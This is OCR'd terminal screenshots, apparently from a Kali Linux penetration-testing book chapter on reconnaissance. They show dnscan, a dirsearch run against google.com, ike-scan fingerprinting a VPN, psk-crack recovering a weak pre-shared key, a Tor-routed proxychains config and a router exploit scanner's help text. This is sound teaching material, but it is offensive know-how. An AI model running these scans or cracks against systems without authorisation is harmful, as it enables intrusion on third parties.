Selection Path Priority Status
* 0 /usr/bin/gnome-session 50 auto mode
1 /usr/bin/gnome-session 50 manual mode
2 /usr/bin/startkde 40 manual mode
Press <enter> to keep the current choice[*], or type selection number: 2
update-alternatives: using /usr/bin/startkde to provide /usr/bin/x-session-manager (x-session-manager) in manual mode
root@kali:~#



root
root@kali (Kali GNU/Linux Rolling)
All Applications
Usual applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
13 - Social Engineering Tools
Favorites
Applications
Computer
History
Leave
11:38 AM



root@kali: /
root@kali:/# git clone https://github.com/rbsec/dnscan.git_


```
root@kali:/# cd dnscan/
root@kali:/dnscan# ./dnscan.py -h
usage: dnscan.py [-h] -d DOMAIN [-w WORDLIST] [-t THREADS] [-6] [-z] [-r] [-T]
                 [-o OUTPUT_FILENAME] [-D] [-v]

optional arguments:
  -h, --help                            show this help message and exit
  -d DOMAIN, --domain DOMAIN            Target domain
  -w WORDLIST, --wordlist WORDLIST      Wordlist
  -t THREADS, --threads THREADS         Number of threads
  -6, --ipv6                            Scan for AAAA records
  -z, --zonetransfer                    Only perform zone transfers
  -r, --recursive                       Recursively scan subdomains
  -T, --tld                             Scan for TLDs
  -o OUTPUT_FILENAME, --output OUTPUT_FILENAME
                                        Write output to a file
  -D, --domain-first                    Output domain first, rather than IP
                                        address
  -v, --verbose                         Verbose mode
root@kali:/dnscan# _
```







root@kali: ~/dirsearch
File Edit View Search Terminal Help
v0.3.7
Extensions: pl, html | Threads: 10 | Wordlist size: 5541
Error Log: /root/dirsearch/logs/errors-16-12-07_07-34-06.log
Target: google.com
[07:34:06] Starting:
[07:34:16] 301 - 224B - /2002 -> https://www.google.com/2002
[07:34:16] 301 - 224B - /2001 -> https://www.google.com/2001
[07:34:16] 301 - 224B - /2003 -> https://www.google.com/2003
[07:34:16] 301 - 224B - /2007 -> https://www.google.com/2007
[07:34:16] 301 - 224B - /2005 -> https://www.google.com/2005
[07:34:16] 301 - 224B - /2008 -> https://www.google.com/2008
[07:34:16] 301 - 224B - /2006 -> https://www.google.com/2006
[07:34:16] 301 - 224B - /2009 -> https://www.google.com/2009
[07:34:16] 301 - 224B - /2011 -> https://www.google.com/2011
[07:34:16] 301 - 224B - /2012 -> https://www.google.com/2012
[07:34:16] 301 - 224B - /2010 -> https://www.google.com/2010
[07:34:16] 301 - 224B - /2013 -> https://www.google.com/2013
[07:34:16] 301 - 224B - /2004 -> https://www.google.com/2004
[07:34:19] 301 - 236B - /BingSiteAuth.xml -> https://www.google.com/BingSiteAuth.xml
[07:34:28] 301 - 221B - /a -> https://www.google.com/a
[07:34:28] 301 - 230B - /about.html -> https://www.google.com/about.html
[07:34:28] 301 - 225B - /about -> https://www.google.com/about
[07:34:28] 301 - 227B - /account -> https://www.google.com/account
[07:34:29] 302 - 223B - /accounts -> https://accounts.google.com/ManageAccount
[07:34:29] 302 - 215B - /accounts/login -> https://accounts.google.com/login
[07:34:29] 302 - 223B - /accounts/ -> https://accounts.google.com/ManageAccount
[07:34:29] 302 - 217B - /accounts/login.pl -> http://accounts.google.com/login.pl
[07:34:29] 302 - 219B - /accounts/login.html -> http://accounts.google.com/login.html
[07:34:29] 302 - 217B - /accounts/login.py -> http://accounts.google.com/login.py
[07:34:29] 302 - 218B - /accounts/login.jsp -> http://accounts.google.com/login.jsp
[07:34:29] 302 - 217B - /accounts/login.rb -> http://accounts.google.com/login.rb
[07:34:29] 302 - 219B - /accounts/login.html -> http://accounts.google.com/login.html
[07:34:29] 302 - 218B - /accounts/login.htm -> http://accounts.google.com/login.htm
[07:34:29] 302 - 214B - /accounts/logon -> http://accounts.google.com/logon
[07:34:29] 302 - 215B - /accounts/signin -> http://accounts.google.com/signin
[07:34:29] 302 - 220B - /accounts/login.shtml -> http://accounts.google.com/login.shtml
32.02% - Last request to: admin_info.pl


root@kali:~/ike-scan# ike-scan [redacted] -M [redacted]
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
[redacted] Main Mode Handshake returned
HDR=(CKY-R=1f9e7509cf33c00f)
SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
IKE Backoff Patterns:
IP Address No. Recv time Delta Time
[redacted] 1 1456756249.384123 0.000000
[redacted] Implementation guess: Linksys Etherfast
Ending ike-scan 1.9.4: 1 hosts scanned in 60.452 seconds (0.02 hosts/sec). 1 returned handshake; 0 returned


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ike-scan -h
Usage: ike-scan [options] [hosts...]
Target hosts must be specified on the command line unless the --file option is given, in which case the targets are read from the specified file instead.
The target hosts can be specified as IP addresses or hostnames. You can also specify IPnetwork/bits (e.g. 192.168.1.0/24) to specify all hosts in the given network (network and broadcast addresses included), and IPstart-IPend (e.g. 192.168.1.3-192.168.1.27) to specify all hosts in the inclusive range.
These different options for specifying target hosts may be used both on the command line, and also in the file specified with the --file option.
In the options below a letter or word in angle brackets like <f> denotes a value or string that should be supplied. The corresponding text should indicate the meaning of this value or string. When supplying the value or string, do not include the angle brackets. Text in square brackets like [<f>] mean that the enclosed text is optional. This is used for options which take an optional argument.
Options:
--help or -h Display this usage message and exit.



Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "123456" matches SHA1 hash d46e5c224092fedda5a1733aa71e515d0dfbb97e
Ending psk-crack: 1 iterations in 0.014 seconds (72.87 iterations/sec)



*proxychains.conf
File Edit Search Options Help
ProxyList format
type host port [user pass]
(values separated by 'tab' or 'blank')
#
#
Examples:
#
socks5 192.168.67.78 1080 lamer secret
http 192.168.89.3 8080 justu hidden
socks4 192.168.1.49 1080
http 192.168.39.93 8080
#
#
proxy types: http, socks4, socks5
(auth types supported: "basic"-http "user/pass"-socks)
#
[ProxyList]
add proxy here ...
meanwile
defaults set to "tor"
socks4 127.0.0.1 9050

*proxychains.conf


File Edit Search Options Help


```
#
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
# strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#random_chain
#
# Random - Each connection will be done via random proxy
```






root@kali: ~/RouterHunterBR
File Edit View Search Terminal Help
root@kali:~/RouterHunterBR# php RouterHunterBR.php -h
[___] / script exploit developed by INURL - BRAZIL - [SCANNER RouterHunterBR 1.0]
0x__[AUTOR: Cleiton Pinheiro / NICK: GoogleINURL
0x__[AUTOR: Jhonathan davi / NICK: Jhoon
0x__[EMAIL: inurllbr@gmail.com
0x__[Blog: http://blog.inurl.com.br
0x__[Twitter: https://twitter.com/googleinurl
0x__[Fanpage: https://fb.com/InurlBrasil
0x__[GIT: https://github.com/googleinurl
0x__[PASTEBIN: http://pastebin.com/u/googleinurl
0x__[YOUTUBE https://www.youtube.com/channel/UCFP-WEzs5Ikdqw0HBLImGGA
0x__[PACKETSTORMSECURITY: http://packetstormsecurity.com/user/googleinurl
[?]__[Simple search: php RouterHunterBR.php --range '177.100.255.1-20' --dns1


Chapter 2: Gathering Intel and Planning Attack Strategies




